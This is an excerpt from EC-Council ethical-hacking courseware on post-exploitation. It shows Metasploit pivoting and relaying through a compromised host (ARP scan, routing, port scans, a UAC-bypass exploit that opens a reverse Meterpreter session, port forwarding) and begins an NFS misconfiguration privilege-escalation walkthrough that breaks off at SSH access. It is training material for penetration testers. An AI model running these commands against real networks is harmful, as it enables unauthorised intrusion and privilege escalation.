Pivoting and Relaying to Hack External Machines

Pivoting and relaying are the techniques used to find detailed information about the target network. These techniques are performed after successfully compromising a target system. The compromised system is used to penetrate the target network to access other systems and resources that are otherwise inaccessible from the attacking network.

In the pivoting technique, only the systems accessible through the compromised systems are exploited, whereas in the relaying technique, the resources accessible through the compromised system are explored or accessed. Using pivoting, attackers can open a remote shell on the target system tunneled through the initial shell on the compromised system. In relaying, resources present on the other systems are accessed through a tunneled shell session on the compromised system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following diagrams illustrate the pivoting and relaying techniques:




Figure 6.104: Illustration of pivoting




Figure 6.105: Illustration of relaying

Detailed explanation of the pivoting and relaying techniques is as follows:

- **Pivoting**

  In this technique, the first objective of an attacker is to compromise a system to gain a remote shell on it, and further bypass the firewall to pivot through the compromised system and gain access to the other vulnerable systems in the network.

  Once the system is successfully compromised, a Meterpreter session is established. As the session is pivoted through the compromised system, the target system cannot determine the actual origin of the exploitation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps to perform pivoting:

1. **Discover live hosts in the network**

   Once a system is compromised, an ARP scan is performed to discover the list of live systems in the network.

   For example, an attacker uses the following command to detect live hosts in the target network:

   > run post/windows/gather/arp_scanner RHOSTS <target subnet range>




Figure 6.106: Screenshot of Metasploit showing results of arp_scanner

   As shown in the screenshot, the scan results show seven IP addresses reachable from the compromised system. To find out more information about these IP addresses, attackers perform port scanning.

2. **Set up routing rules**

   Prior to using Metasploit to run a port scanner against two IP addresses in the target network, attackers implement routing rules to instruct Metasploit to route all the traffic destined to the private network using the existing Meterpreter session established between the attacker's system and the compromised system.

   For example, an attacker can use the following commands to perform this step:

   > background

   > route add <IP address> <subnet mask> <session number>

   Routing rule to instruct Metasploit to route any traffic destined to **10.10.10.0 255.255.255.0** to session number **1** (Meterpreter session established with a compromised system)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msf6 exploit(multi/handler) > route add 10.10.1.0 255.255.255.0 3
[*] Route added
msf6 exploit(multi/handler) >
```

Figure 6.107: Screenshot of Metasploit setting up routing rule

3. Scan ports of live systems

Once the routing rule is implemented, port scanning is performed against the live systems.

For example, the attacker uses the following commands to perform port scanning on the target systems:

```
> use auxiliary/scanner/portscan/tcp
> set RHOSTS <IP addresses>
> set PORTS 1-1000
> run
```

As shown in the screenshot, the result displays the open ports on the private systems.

```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.1.19
RHOSTS => 10.10.1.19
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.1.19:          - 10.10.1.19:25 - TCP OPEN
[+] 10.10.1.19:          - 10.10.1.19:80 - TCP OPEN
[+] 10.10.1.19:          - 10.10.1.19:139 - TCP OPEN
[+] 10.10.1.19:          - 10.10.1.19:135 - TCP OPEN
[+] 10.10.1.19:          - 10.10.1.19:445 - TCP OPEN
[*] 10.10.1.19:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

Figure 6.108: Screenshot of Metasploit showing results of port scan

4. Exploit vulnerable services

After the ports are scanned, the vulnerable services running on those ports can be exploited.

For example, an attacker can use BypassUAC exploit to bypass the User Access Control (UAC) setting.

As shown in the screenshot, a successful session is established to the vulnerable system by pivoting through a compromised system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter >
```

Figure 6.109: Accessing the target system

- **Relaying**

  If the pivoting technique is unsuccessful, attackers use the relaying technique to exploit a vulnerable system in the target network. Attackers use relaying to access resources present on other systems in the target network via the compromised system in such a way that the requests to access the resources come from the initially compromised system.

  Steps to perform relaying:

  1. **Set up port forwarding rules**

     The main purpose of port forwarding is to allow a user to reach a specific port on a system that is not present on the same network. The initially compromised system is responsible for allowing direct access to the system, which is otherwise inaccessible from the attacking system.

     Using a Meterpreter session, a listener can be created using a port number from a list of open ports on the localhost, which links that listener to a port on a remote server. This linking of ports is known as port forwarding.

     For example, here, the attacker chose port numbers 80, 22, and 445 to set up port forwarding rules.

```
meterpreter > portfwd add -l 10080 -p 80 -r 10.10.1.19
[*] Local TCP relay created: :10080 <-> 10.10.1.19:80
meterpreter > portfwd add -l 10022 -p 22 -r 10.10.1.19
[*] Local TCP relay created: :10022 <-> 10.10.1.19:22
meterpreter > portfwd add -l 100445 -p 445 -r 10.10.1.19
[*] Local TCP relay created: :100445 <-> 10.10.1.19:445
meterpreter >
```

Figure 6.110: Applying port forwarding rules

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. **Access the system resources**

   Once port forwarding has been successful, an attacker can use an appropriate client program to access the remote resources present on the target system.

   For example:

   Attackers can browse an HTTP server running on the target system by using the following URL:

   `http://localhost:10080`

   Attackers can access an SSH server running on the target system by executing the following command:


   `# ssh myadmin@localhost`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Privilege Escalation Using Misconfigured NFS

- Attackers often attempt to enumerate a misconfigured Network File System (NFS) to exploit and **gain root-level access** to a remote server
- A misconfigured NFS paves the way for attackers to gain root-level access through a **regular user account** or low-privileged user
- By exploiting NFS vulnerabilities, attackers can **sniff sensitive data** and files passing through the intranet and launch further attacks

Check Whether the NFS Service is Running on the Target Host



Establish a Remote Connection with the Target Host Using SSH



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation Using Misconfigured NFS

Attackers often attempt to enumerate misconfigurations in the Network File System (NFS) to exploit and gain root-level access to a remote server. NFS is a protocol used to share and access data and files over a secured intranet. It uses port 2049 to provide communication between a client and server through the Remote Procedure Call (RPC). A misconfigured NFS paves the way for attackers to gain root-level access through a regular user account or low-privilege user. By exploiting NFS vulnerabilities, attackers can sniff sensitive data and files passing through the intranet and launch further attacks.




Figure 6.111: Illustration of NFS exploitation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps Involved in Gaining Root Access of the Target Host:

- **Step 1**: Run the following nmap command to check whether the NFS service is running on the target host.

  nmap -sV <Target IP Address>




Figure 6.112: Screenshot showing the output of nmap

- **Step 2**: Use the following command to install NFS and interact with the target NFS service:

  sudo apt-get install nfs-common

- **Step 3**: Run the following command to check if any share is available for mounting on the target host:

  showmount -e <Target IP Address>




Figure 6.113: Screenshot showing the output of showmount

- **Step 4**: If the above command returns any mountable directories, create a directory named **nfs** by using the following command:

  mkdir /tmp/nfs

- **Step 5**: Run the following command to mount the **nfs** directory on the target host.

  sudo mount -t nfs <Target IP Address>:/<Share Directory> /tmp/nfs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 6**: Execute the following commands to view the details of the mounted directory and obtain the group ownership to the share directory.

```
cd /tmp/nfs
sudo cp /bin/bash .
ls -la
```

- **Step 7**: Run the following command to establish a remote connection with the target host using SSH:

```
ssh -l <Target Host Name> <Target IP Address>
```

